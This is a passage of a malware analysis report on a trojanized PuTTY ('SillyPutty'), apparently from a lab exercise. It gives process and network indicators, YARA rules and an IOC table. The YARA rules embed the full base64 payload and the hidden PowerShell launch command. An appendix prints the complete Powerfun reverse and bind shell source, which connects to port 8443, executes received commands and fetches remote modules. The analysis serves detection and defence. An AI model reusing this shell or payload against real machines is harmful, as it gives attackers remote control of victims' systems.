
// Advanced Dynamic Analysis: [ADA]

We spent some time attempting to debug the putty.exe to attempt to find the embedded payload. There was not much success, so an updated report may be coming down the road soon.

// Indicators of Compromise: [IOC]

Host Based Indicators:

Upon the execution of *putty.exe*, a PowerShell process is spawned and attempts to reach out to port 8443.



Process Monitor - Sysinternals: www.sysinternals.com

```
›f Day  Process Nan  PID  Operation       Path                                                          Result   Detail
3:43... powershel...5712  TCP Reconnect   DESKTOP-O0LBT2M.squid-penis:49898 -> www.inetsim.org:8443   SUCCESS  Length: 0, s...
3:43... powershel...5712  TCP Reconnect   DESKTOP-O0LBT2M.squid-penis:49898 -> www.inetsim.org:8443   SUCCESS  Length: 0, s...
3:43... powershel...5712  TCP Reconnect   DESKTOP-O0LBT2M.squid-penis:49898 -> www.inetsim.org:8443   SUCCESS  Length: 0, s...
3:43... powershel...5712  TCP Reconnect   DESKTOP-O0LBT2M.squid-penis:49898 -> www.inetsim.org:8443   SUCCESS  Length: 0, s...
3:43... powershel...5712  TCP Disconnect  DESKTOP-O0LBT2M.squid-penis:49898 -> www.inetsim.org:8443   SUCCESS  Length: 0, s...
```

Process Tree

☐ Only show processes still running at end of current trace
☑ Timelines cover displayed events only


Process	Description	Image Path	Life Time	Company	Owner
lsass.exe (656)	Local Security ...	C:\Window...	🟩	Microsoft C...	NT AUTH
fontdrvhost.exe (756)	Usermode Font ...	C:\Window...	🟩	Microsoft C...	Font Drive
csrss.exe (536)	Client Server R...	C:\Window...	🟩	Microsoft C...	NT AUTH
winlogon.exe (624)	Windows Logon...	C:\Window...	🟩	Microsoft C...	NT AUTH
fontdrvhost.exe (764)	Usermode Font ...	C:\Window...	🟩	Microsoft C...	Font Drive
dwm.exe (300)	Desktop Windo...	C:\Window...	🟩	Microsoft C...	Window I
Explorer.EXE (4392)	Windows Explor...	C:\Window...	🟩	Microsoft C...	DESKTO
SecurityHealthSystray.exe (	Windows Secur...	C:\Window...	🟩	Microsoft C...	DESKTO
OneDrive.exe (6048)	Microsoft OneD...	C:\Users\fv...	🟩	Microsoft C...	DESKTO
Procmon64.exe (6252)	Process Monitor	C:\Tools\Sy...	🟩	Sysinternal...	DESKTO
Procmon64.exe (5468)	Process Monitor	C:\Tools\Sy...	🟩	Sysinternal...	DESKTO
putty.exe (2464)	SSH, Telnet, Rl...	C:\Users\fv...	🟩	Simon Tath...	DESKTO
powershell.exe (5712)	Windows Power...	C:\Window...	🟩	Microsoft C...	DESKTO
Conhost.exe (6632)	Console Windo...	C:\Window...	🟩	Microsoft C...	DESKTO

```
Description:  Windows PowerShell
Company:      Microsoft Corporation
Path:         C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Command:      powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object
User:         DESKTOP-O0LBT2M\fvm

PID:          5712        Started:  5/5/2023 3:42:59 PM
                          Exited:   5/5/2023 3:43:04 PM
```

Fig 16: Procmon PowerShell child process

Network Based Indicators:

Using TCPview, we can see the PowerShell payload reaches out to our local host (the IP address set in our hosts file) and the port 8443. Another indicator of the trojan's malicious activity.


putty.exe
TCPView - Sysinternals: www.sysinternals.com
File Edit View Process Connection Options Help
4 TCP v4
6 TCP v6
4 UDP v4
6 UDP v6
Search

Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address):

Port: 22

Connection type: [✓ SSH] Serial Other: Telnet

Load, save or delete a stored session

Saved Sessions

Default Settings

Load Save Delete

Close window on exit: Always Never [✓ Only on clean exit]

Open Cancel

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
svchost.exe	896	TCP	Listen	0.0.0.0	135	0.0.0.0	0	5/5/2023 3:40:29 PM	RpcSs
System	4	TCP	Listen	10.0.0.152	139	0.0.0.0	0	5/5/2023 3:40:29 PM	System
svchost.exe	4256	TCP	Listen	0.0.0.0	5040	0.0.0.0	0	5/5/2023 3:40:51 PM	CDPSvc
lsass.exe	656	TCP	Listen	0.0.0.0	49664	0.0.0.0	0	5/5/2023 3:40:29 PM	lsass.exe
wininit.exe	524	TCP	Listen	0.0.0.0	49665	0.0.0.0	0	5/5/2023 3:40:29 PM	wininit.exe
svchost.exe	1288	TCP	Listen	0.0.0.0	49666	0.0.0.0	0	5/5/2023 3:40:29 PM	EventLog
svchost.exe	1116	TCP	Listen	0.0.0.0	49667	0.0.0.0	0	5/5/2023 3:40:29 PM	Schedule
spoolsv.exe	2216	TCP	Listen	0.0.0.0	49668	0.0.0.0	0	5/5/2023 3:40:30 PM	Spooler
services.exe	616	TCP	Listen	0.0.0.0	49669	0.0.0.0	0	5/5/2023 3:40:31 PM	services.exe
[Time Wait]		TCP	Time Wait	10.0.0.152	50902	10.0.0.252	443		
powershell.exe	1152	TCP	Syn Sent	127.0.0.1	50905	127.0.0.1	8443	5/5/2023 5:12:51 PM	powershell.exe
System	4	TCP	Listen	0.0.0.0	445	0.0.0.0	0	5/5/2023 3:40:31 PM	System
svchost.exe	896	TCPv6	Listen	::	135	::	0	5/5/2023 3:40:29 PM	RpcSs
System	4	TCPv6	Listen	::	445	::	0	5/5/2023 3:40:31 PM	System
lsass.exe	656	TCPv6	Listen	::	49664	::	0	5/5/2023 3:40:29 PM	lsass.exe
wininit.exe	524	TCPv6	Listen	::	49665	::	0	5/5/2023 3:40:29 PM	wininit.exe
svchost.exe	1288	TCPv6	Listen	::	49666	::	0	5/5/2023 3:40:29 PM	EventLog
svchost.exe	1116	TCPv6	Listen	::	49667	::	0	5/5/2023 3:40:29 PM	Schedule
spoolsv.exe	2216	TCPv6	Listen	::	49668	::	0	5/5/2023 3:40:30 PM	Spooler
services.exe	616	TCPv6	Listen	::	49669	::	0	5/5/2023 3:40:31 PM	services.exe
System	4	UDP		10.0.0.152	137	*		5/5/2023 3:40:29 PM	System
System	4	UDP		10.0.0.152	138	*		5/5/2023 3:40:29 PM	System
svchost.exe	5464	UDP		10.0.0.152	1900	*		5/5/2023 3:41:05 PM	SSDPSRV
svchost.exe	5464	UDP		127.0.0.1	1900	*		5/5/2023 3:41:05 PM	SSDPSRV
svchost.exe	4256	UDP		0.0.0.0	5050	*		5/5/2023 3:40:51 PM	CDPSvc
svchost.exe	1532	UDP		0.0.0.0	5353	*		5/5/2023 3:40:30 PM	Dnscache

Fig 17: TCPview PowerShell socket

// Rules and Signatures:

YARA Rules

```
rule putty_exe {

    meta:
        last_updated = "2023-05-06"
        author = "C0SM0"
        description = "YARA rules for SillyPutty (putty.exe)"

    strings:

        // putty.exe
        $magic_bytes = "MZ"
        $powershell_execution = "powershell.exe -nop -w hidden -noni -ep bypass
\"&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String('"
        $base64_payload =
"H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlyp
LjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi1
9B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55p
GHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEW
GFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqd
Q2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjm
WA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27Dv
P3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7
TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsOD
faYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNa
DUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+F
vKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwd
kTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2
b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh
1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6N
tcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=="

    condition:
        (($magic_bytes at 0) and $base64_payload)
        or
        ($magic_bytes at 0) and $powershell_execution
}

// powerfun.ps1
rule powerfun_ps1 {
        meta:
            last_updated = "2023-05-06"
        author = "C0SM0"
        description = "YARA rules for SillyPutty (powerfun.ps1)"

    strings:
        $domain = "bonus2.corporatebonusapplication.local"
        $port = "8443"
        $authors = "# Powerfun - Written by Ben Turner & Dave Hardy"
        $execution = "powerfun -Command reverse -Sslcon true"
        $tcp_listener = "[System.Net.Sockets.TcpListener]"
        $tcp_client = "System.Net.Sockets.TCPClient"

    condition:
        ($domain and $port)
        or
        ($tcp_listener and $tcp_client)
        or
        $execution
        or
        $authors
}
```

Domains and IP’s

DOMAIN / IP	PORT
hxxps://bonus2.corporatebonusapplication.local	8443

// Appendices:

A. Powerfun Source Code:

```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object
System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object
System.Net.Security.SslStream($stream,$false,({$True} -as
[Net.Security.RemoteCertificateValidationCallback]))
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    }
```

```
       [byte[]]$bytes = 0..20000|%{0}
       $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running
as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015
Microsoft Corporation. All rights reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)

    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path +
'>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
    $listener.Stop()
    }
}

powerfun -Command reverse -Sslcon true
```